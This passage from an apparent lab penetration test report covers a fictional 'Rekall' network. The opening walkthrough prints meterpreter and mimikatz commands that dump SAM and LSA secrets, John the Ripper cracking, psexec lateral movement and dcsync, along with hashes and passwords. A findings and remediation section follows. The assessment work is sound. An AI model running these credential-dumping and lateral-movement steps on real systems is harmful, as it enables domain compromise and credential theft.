Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
```

Image 3-2.7 - Running a scheduled tasks query with task name “flag5” and the verbose list options

The next step was to enumerate the users of 172.22.117.20 by running the kiwi module against it. By dumping the Security Accounts Manager (SAM) database out with kiwi’s LSA_dump tool, the NTLM password hashes for users “sysadmin” and “flag6” were both identified.

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebebca

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaulAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6c49ebb29d6750b9a34fee28fadb3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : da09b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830260ee5
      aes128_hmac       (4096) : 146ee3db1b5e1fd9a2986129bbf380eb
      des_cbc_md5       (4096) : 8f7f0bf8d651fe34

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 8f7f0bf8d651fe34


RID  : 000003e9 (1001)
User : sysadmin
  Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 842900376ecf6f9b2d32c3d245c3cd55

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443
    OldCredentials
      aes256_hmac       (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62
      aes128_hmac       (4096) : 5a966fa1fc71eee2ec781da25c055ce9
      des_cbc_md5       (4096) : 94f4e331081f3443

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-2I13CU6sysadmin
    Credentials
      des_cbc_md5       : 94f4e331081f3443
    OldCredentials
      des_cbc_md5       : 94f4e331081f3443


RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

Image 3-2.8 - Dumping 172.22.117.20's SAM database to reveal users and password hashes

Running John the Ripper against the password hashes revealed the “flag6” user’s password to be “Computer!”.

```
┌──(soggy㉿kali)-[~]
└─$ john --wordlist=~/Documents/rockyou.txt --format=NT //media//sf_VM-Shared/hash.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Computer!        (flag6)
1g 0:00:00:00 DONE (2023-04-05 11:07) 1.562g/s 22411Kp/s 22411Kc/s 40041KC/s  _ 09..*7¡Vamos!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Image 3-2.9 - Cracking the password hash for user “flag6”

Searching 172.22.117.20 for more sensitive information, a shell was established in meterpreter before searching through the host’s public user documents for sensitive information.

```
C:\Users\Public\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of C:\Users\Public\Documents

02/15/2022  03:02 PM    <DIR>          .
02/15/2022  03:02 PM    <DIR>          ..
02/15/2022  03:02 PM                32 flag7.txt
               1 File(s)             32 bytes
               2 Dir(s)   3,419,258,880 bytes free

C:\Users\Public\Documents>type flag7.txt
type flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
C:\Users\Public\Documents>
```

Image 3-2.10 - Listing the files in C:\Users\Public\Documents and identifying “flag7.txt”

Next a lateral move from the 172.22.117.20 host to the Domain Controller 172.22.117.10 was attempted. To access 172.22.117.10 a domain administrator password would be needed, so the kiwi module was again used but this time to dump the LSA cache using “lsadump::cache”.

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
  [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 4/4/2023 3:48:41 AM]
RID       : 00000450 (1104)
User      : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```

Image 3-3.1 - Using lsadump::cache to dump administrator credentials (password hash highlighted)

Cracking the MsCacheV2 password hash for domain administrator “ADMBob” in John the Ripper produced the password “Changeme!”. Using these domain administrator credentials and the SMBDomain “rekall”, it was then possible to use the psexec exploit to establish a meterpreter session on the 172.22.117.10 domain controller from the previously exploited 172.22.117.20 host.

Using this meterpreter session, it was then possible to create a shell and list user accounts to identify flag8.

```
msf6 exploit(windows/smb/psexec) > set SMBPass Changeme!
SMBPass ⇒ Changeme!
msf6 exploit(windows/smb/psexec) > set SMBUser ADMBob
SMBUser ⇒ ADMBob
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.10:53402 ) at 2023-04-04 06:59:07 -0400

meterpreter > shell
Process 2840 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>netuser
netuser
'netuser' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>netusers
netusers
'netusers' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.
```

Image 3-3.2 - Using the psexec exploit to establish a meterpreter session on 172.22.117.10 before enumerating the network users.

Navigating through the shell to the C:\, all the files in the root directory were listed to reveal “flag9.txt”

```
C:\Windows\system32>cd C:\
cd C:\

C:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 142E-CF94

 Directory of C:\

02/15/2022  03:04 PM                32 flag9.txt
09/15/2018  12:19 AM    <DIR>          PerfLogs
02/15/2022  11:14 AM    <DIR>          Program Files
02/15/2022  11:14 AM    <DIR>          Program Files (x86)
02/15/2022  11:13 AM    <DIR>          Users
02/15/2022  02:19 PM    <DIR>          Windows
               1 File(s)             32 bytes
               5 Dir(s)  18,995,920,896 bytes free

C:\>type flag9.txt
type flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872
C:\>
```

Image 3-3.3 - Navigating to C:\ to find and display flag9.txt

With meterpreter shell access to 172.22.117.10, it was then straight-forward to use the kiwi module to perform “dcsync_ntlm” to simulate the Domain Controller and pull the administrator’s NTLM password hash.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[+] Account   : administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash   : 0e9b6c3297033f52b59d01ba2328be55
[+] SID       : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID       : 500

meterpreter >
```

Image 3-3.4 - Pulling the administrator’s NTLM hash from 172.22.117.10 with kiwi and dcsync_ntlm

Summary Vulnerability Overview

Vulnerability	Severity
Web App - No valid SSL certificate for public web application	Critical
Web App - Reflected XSS on public web application	High
Web App - Local File Inclusion on public web application	Critical
Web App - Cleartext credentials stored on public web application	Critical
Web App - Network security details stored on public web application	Critical
Web App - OS injection in publicly-available network security tools	Critical
Web App - Weak administrator passwords on public web application	High
Web App - Administrator credentials stored on publicly-available page	Critical
Web App - Command injection on public web application	Critical
Web App - Sensitive information stored in headers of web application	Low
Web App - Directory traversal to sensitive documents on web application	High
Linux - Sensitive information in domain registrar data	Low
Linux - Sensitive information in domain IP lookup	Low
Linux - Sensitive information in domain SSL certificate search	Low
Linux - Tomcat JSP upload bypass on Linux host	Critical
Linux - Vulnerable Apache version on Linux host	Critical
Linux - Vulnerable Apache Struts version on Linux host	Critical
Linux - Vulnerable Drupal version on Linux host	Critical
Linux - Weak SSH password on Linux host	Critical
Linux - Vulnerable Sudo version on Linux host	Critical
Windows - User credentials stored on public code repository	Critical
Windows - Anonymous FTP access on Windows host	High
Windows - Vulnerable SLMail version on Windows host	Critical
Windows - Unprotected Windows System Process (schtasks)	Medium
Windows - Unprotected Windows System Process (SAM)	High
Windows - Sensitive information in public documents on Windows host	Medium
Windows - Unprotected Windows System Process (LSA)	Critical
Windows - Unprotected Windows System Process (PsExec)	High
Windows - Sensitive information in Windows root directory	Medium
Windows - Unprotected domain controller process (dcsync)	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.35, 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14 172.22.117.20, 172.22.117.10 34.102.136.180
Ports	1-1000

Exploitation Risk	Total
Critical	17
High	6
Medium	3
Low	4

Vulnerability Findings

No Valid SSL Certificate for Public Web Application

Risk Rating: Critical

Description:
The domains **192.168.14.35** and **34.102.136.180 (totalrekall.xyz)** are public-facing sites for Rekall Corporation. Neither of these web domains use valid SSL certificates, with all traffic to and from them being transmitted insecurely through the HTTP protocol. Without a valid SSL certificate, these domains allow malicious packet-sniffing and manipulation with the potential for Man-in-the-Middle attacks

Affected Hosts: 192.168.14.35, 34.102.136.180

Remediation:
- Generate and implement SSL certificates from a trusted certificate authority

Reflected XSS on Public Web Application

Risk Rating: High

Description:
The webpages **192.168.14.35/welcome.php, 192.168.14.35/Memory-planner.php,** and **192.168.14.35/comments.php** are public-facing pages for Rekall Corporation. These three pages feature multiple Javascript fields that allow a malicious user to extract information from the server using a reflected XSS attack (T1189: Drive-By Compromise).

Affected Hosts: 192.168.14.35

Remediation:
- Sanitise and validate all user input
- Encode and validate all server output
- Implement a Web Application Firewall (WAF)

SQL Injection through User Login on Public Web Application

Risk Rating: Critical

Description:
The webpage **192.168.14.35/Login.php** is a public-facing page for Rekall Corporation for user and administrator login. This page features two fields for user-level login which are vulnerable to malicious SQL payloads that allow an unauthenticated user to log in without a password (T1190: Exploit Public-Facing Application).

Affected Hosts: 192.168.14.35

Remediation:
- Sanitise and validate all user input
- Use prepared/parameterised statements for input fields
- Limit login attempts to mitigate brute force attacks
- Implement a Web Application Firewall (WAF)

Cleartext credentials stored on Public Web Application

Risk Rating: Critical

Description:
The webpage **192.168.14.35/passwords/heroes.xml** is a publicly accessible XML file. This file lists user credentials in clear text for six different users (T1552.001: Credentials In Files), all of which can be used to access the user login at 192.168.14.35/Login.php (T1078.003: Valid Accounts)

Affected Hosts: 192.168.14.35

Remediation:
- Remove all files that store user credentials in cleartext

Network security details stored on Public Web Application

Risk Rating: Critical

Description:
The webpage **192.168.14.35/vendors.txt** is a publicly-accessible TXT file. This file lists confidential server information (T1589.006: Gather Victim Network Information - Network Security Appliances) in cleartext, all of which can be used to avoid or bypass network security systems (TA0005: Defense Evasion)

Affected Hosts: 192.168.14.35

Remediation:
- Remove all publicly-accessible files which contain server or network information.

OS injection in publicly-available network security tools

Risk Rating: Critical

Description:
The webpage **192.168.14.35/networking.php** is a publicly-accessible webpage for Rekall Corporation. This page contains confidential tools for testing network infrastructure, which also allow for OS injection attacks to reveal server information and network security (T1589.006: Gather Victim Network Information - Network Security Appliances).

Affected Hosts: 192.168.14.35

Remediation:
- Implement SSL throughout the domain
- Secure admin-only pages that feature confidential network infrastructure and security information.

Weak administrator passwords on Public Web Application

Risk Rating: High

Description:
The webpage **192.168.14.35/Login.php** is a public-facing page for Rekall Corporation for user and administrator login. This page features two fields for administrator-level login which is vulnerable to password guessing due to weak administrator passwords (T1110.001: Brute Force - Password Guessing).

Affected Hosts: 192.168.14.35

Remediation:
- Implement strong password policy, especially requiring password does not match username
- Limit login attempts to mitigate brute force attacks
- Implement a Web Application Firewall (WAF)
- Reset administrator password for **melina**

Administrator credentials stored on publicly-available page

Risk Rating: Critical

Description:
The webpage **192.168.14.35/Login.php** is a public-facing page for Rekall Corporation for user and administrator login. This page features two fields for administrator-level login, both of which feature an administrator-level username and matching password (T1078.003: Valid Accounts) right next to the relevant field, and are viewable by highlighting the login area or from the page source.

Affected Hosts: 192.168.14.35

Remediation:
- Implement strong password policy
- Remove all publicly-viewable user and administrator credentials
- Limit login attempts to mitigate brute force attacks
- Implement a Web Application Firewall (WAF)
- Reset administrator password for **dougquaid**

Weak authentication on restricted area of web application

Risk Rating: Critical

Description:
The webpage **192.168.14.35/admin_legal_data.php** is a public-facing page for Rekall Corporation which displays legal documents to authenticated users. This page uses weak authentication which can be overridden through brute forcing session identifiers.

Affected Hosts: 192.168.14.35

Remediation:
- Secure documents by requiring two-factor authentication
- Limit GET requests to admin_legal_data.php to mitigate brute force attacks
- Implement strong cookie policies to prevent easily predicted session identifiers

Command injection on public web application

Risk Rating: Critical

Description:
The webpage **192.168.14.35/souvenirs.php** is an un-indexed, public-facing page for Rekall Corporation. This page features a message system that allow a malicious user to injection system commands into the server to extract host information and perform unauthorised actions (T1189: Drive-By Compromise).

Affected Hosts: 192.168.14.35

Remediation:
- Remove weak session identifiers
- Sanitise and validate all user requests
- Encode and validate all server output
- Implement a Web Application Firewall (WAF)

Sensitive information stored in headers of web application

Risk Rating: Low

Description:
The webpage **192.168.14.35/About-Rekall.php** is a public-facing page for Rekall Corporation. This page contains sensitive information in the page header (T1594: Search Victim-Owned Websites) and could be leveraged with other vulnerabilities.

Affected Hosts: 192.168.14.35

Remediation:
- Remove all sensitive information from webpage headers.

Directory traversal to sensitive documents on web application

Risk Rating: High

Description:
The webpage **192.168.14.35/disclaimer.php** is a public-facing page for Rekall Corporation. This page is vulnerable to directory traversal and can reveal sensitive information in the form of old disclaimers if an attacker guesses the predictable directory structure and predictable filename (T1189: Drive-By Compromise)

Affected Hosts: 192.168.14.35

Remediation:
- Remove all sensitive information from publicly-available web applications
- Sanitise and validate all user requests

Sensitive information in domain registrar data

Risk Rating: Low

Description:
The webpage **totalrekall.xyz** is a publicly-listed domain name for Rekall Corporation. The WHOIS domain lookup information for this page reveals sensitive information (T1590.001: Gather Victim Network Information - Domain properties), including an SSH username for an internal Rekall network.

Affected Hosts: totalrekall.xyz (34.103.136.180)

Remediation:
- Remove all sensitive information from domain name's WHOIS registrar.

Sensitive information in domain IP lookup

Risk Rating: Low

Description:
The webpage **totalrekall.xyz** is a publicly-listed domain name for Rekall Corporation. The WHOIS domain lookup information for this page reveals sensitive information (T1590.001: Gather Victim Network Information - Domain properties), including hosting information and potential physical address.

Affected Hosts: totalrekall.xyz (34.103.136.180)

Remediation:
- Remove all sensitive information from domain name's IP lookup.

Sensitive information in domain SSL certificate search

Risk Rating: Low

Description:
The webpage **totalrekall.xyz** is a publicly-listed domain name for Rekall Corporation. The SSL certificate lookup information for this page reveals sensitive information (T1590.001: Gather Victim Network Information - Domain properties), including certificate validity, certificate issuer, and related domains.

Affected Hosts: totalrekall.xyz (34.103.136.180)

Remediation:
- Remove all sensitive information from domain name's SSL certificate.

Tomcat JSP upload bypass on Linux host

Risk Rating: Critical

Description:
The host 192.168.13.10 is a Rekall host running Apache Tomcat/Coyote JSP on open port 8080. This configuration is known to be vulnerable to a JSP upload bypass that uses a malicious HTTP PUT request to execute an exploit that establishes a command shell with root access on the host.

Affected Hosts: 192.168.13.10

Remediation:
- Restrict the use of HTTP PUT commands to the server
- Close port 8080
- Update Server-side code detection to identify JSP exploit signatures

Vulnerable Apache version on Linux host

Risk Rating: Critical

Description:
The host 192.168.13.11 is a Rekall host running Apache 2.4.7. This version of Apache is known to be vulnerable to “Shellshock” remote code execution (CVE-2014-6271) which can be exploited to establish a command shell with sudo access on the host.

Affected Hosts: 192.168.13.11

Remediation:
- Update Apache to 2.4.56 (latest version at the time of writing)
- Update Bash to 5.2.15 (latest version at the time of writing)
- Sanitise and encode user input

Vulnerable Apache Struts version on Linux host

Risk Rating: Critical

Description:
The host 192.168.13.12 is a Rekall host running Apache Struts 2. This version of Struts is known to be vulnerable to remote code execution through the OGNL module’s management of HTML (CVE-2017-5638) which can be exploited to establish a command shell on the host.

Affected Hosts: 192.168.13.12

Remediation:
- Update Apache Struts to 6.1.2 (latest version at the time of writing)

Vulnerable Drupal version on Linux host

Risk Rating: Critical

Description:
The host 192.168.13.13 is a Rekall host running Drupal 8. This version of Drupal is known to be vulnerable to remote code execution through insufficient input sanitisation (CVE-2019-6340) which can be exploited using malicious PHP code to establish a command shell on the host.

Affected Hosts: 192.168.13.13

Remediation:
- Update Drupal to 10.0.7 (latest version at the time of writing)
- Sanitise user input

Weak SSH password on Linux host

Risk Rating: Critical

Description:
The host 192.168.13.14 is a Rekall host running an SSH service on port 22. Using a publicly-available username, this service is vulnerable to password guessing due to a weak administrator password (T1110.001: Brute Force - Password Guessing).

Affected Hosts: 192.168.14.35

Remediation:
- Implement strong password policy, especially requiring password does not match username
- Limit login attempts to mitigate brute force attacks
- Change SSH to non-default port
- Reset SSH password for **alice**

Vulnerable Sudo version on Linux host

Risk Rating: Critical

Description:
The host 192.168.13.14 is a Rekall host running a version of Sudo before 1.8.28. Versions of Sudo before 1.8.28 are known to be vulnerable to a sudoers authentication bypass (CVE-2019-14287) which will elevate user privileges to root.

Affected Hosts: 192.168.13.14

Remediation:
- Update Sudo to 1.9.13 (latest version at the time of writing)
- Configure sudoers file to ensure that root is not excluded in “runas” specifications

User credentials stored on public code repository

Risk Rating: Critical

Description:
The GitHub account “totalrekall” is a Rekall repository storing a backup of the public website. This repository includes a “xampp.users” file which contains a username and password hash, which can be cracked and used to access restricted web content.

Affected Hosts: https://github.com/totalrekall/site

Remediation:
- Remove “xampp.users”
- Remove public “site” repository and replace with a private repository
- Reset password for **trivera**

Anonymous FTP access on Windows host

Risk Rating: Critical

Description:
The host 172.22.117.20 is a Rekall host running an FTP service on port 21. The FTP service is configured to accept anonymous access without credentials, allowing the download of un sensitive information.

Affected Hosts: 172.22.117.20

Remediation:
- Implement sFTP with a strong password policy for authorised users
- Limit login attempts to mitigate brute force attacks
- Reset SSH password for **alice**

Vulnerable SLMail version on Windows host

Risk Rating: Critical

Description:
The host 172.22.117.20 is a Rekall host running a SLMail 5.5 service on ports 25, 106 and 110. This version of SLMail is known to be vulnerable to numerous remote code execution exploits, notably through a POP3 buffer overflow (CVE-2003-0264) which can be exploited to establish a command shell on the host.

Affected Hosts: 172.22.117.20

Remediation:
- Replace SLMail with alternative email server software
- Close ports 25, 106 and 110

Unprotected Windows System Process (schtasks)

Risk Rating: Medium

Description:
The host 172.22.117.20 is a Rekall host running Windows. With initial access to a Windows host, and attacker can access systems processes and establish a malicious scheduled task which will provide a persistent backdoor unless removed.

Affected Hosts: 172.22.117.20

Remediation:
- Regularly update Windows and implement security patches
- Regularly check scheduled tasks on Windows hosts to identify unusual/malicious entries
- Update end-point protection systems to identify C2 and scheduled task exploit signatures

Unprotected Windows System Process (SAM)

Risk Rating: High

Description:
The host 172.22.117.20 is a Rekall host running Windows. With initial access to a Windows host, an attacker can access systems processes and dump the Security Account Manager database to access NTLM hashes for local users.

Affected Hosts: 172.22.117.20

Remediation:
- Regularly update Windows and implement security patches
- Implement strong password policy for all users
- Update end-point protection systems to identify Mimikatz/Kiwi exploit signatures

Sensitive information in public documents on Windows host

Risk Rating: Medium

Description:
The host 172.22.117.20 is a Rekall host running Windows. With initial access to a Windows host, an attacker can access documents stored in the “Public” folder and reveal sensitive information saved there.

Affected Hosts: 172.22.117.20

Remediation:
- Encrypt sensitive documents and store them in protected directories

Unprotected Windows System Process (LSA)

Risk Rating: Critical

Description:
The host 172.22.117.20 is a Rekall host running Windows. With initial access to a Windows host, an attacker can access systems processes and dump the LSA cache to access NTLM hashes for domain administrators.

Affected Hosts: 172.22.117.20

Remediation:
- Enable LSA Protection on Windows
- Regularly update Windows and implement security patches
- Implement strong password policy for all users
- Implement network segmentation
- Update end-point protection systems to identify Mimikatz/Kiwi exploit signatures

Unprotected Windows System Process (PsExec)

Risk Rating: Medium

Description:
The hosts 172.22.117.10 and 172.22.117.20 are Rekall hosts running Windows. With initial access to an internal Windows host, an attacker can elevate non-admin processes to system-level (CVE-2021-1733) and allow lateral network movement, system persistence, and malicious code execution with administrator privileges.

Affected Hosts: 172.22.117.20 and 172.22.117.20

Remediation:
- Enable LSA Protection on Windows
- Regularly update Windows and implement security patches
- Implement strong password policy for all users
- Implement network segmentation
- Update end-point protection systems to identify Mimikatz/Kiwi exploit signatures

Sensitive information in Windows root directory

Risk Rating: Medium

Description:
The host 172.22.117.10 is a Rekall host running Windows. With initial access to this host through lateral movement from 172.22.117.20, an attacker can access documents stored in the C:\ root directory and reveal sensitive information saved there.

Affected Hosts: 172.22.117.10

Remediation:
- Encrypt sensitive documents and store them in protected directories

Unprotected domain controller process (dcsync)

Risk Rating: Critical

Description:
The host 172.22.117.20 is a Rekall host running Windows. With initial access to this host through lateral movement from 172.22.117.20, an attacker can request domain administrator credentials from the domain controller and crack the returned NTLM hash to for full domain administrator credentials.

Affected Hosts: 172.22.117.10

Remediation:
- Regularly update Windows and implement security patches
- Implement strong password policy for all users
- Update end-point protection systems to identify Mimikatz/Kiwi exploit signatures
- Remove unusual accounts with replication permissions
- Restrict user replication permissions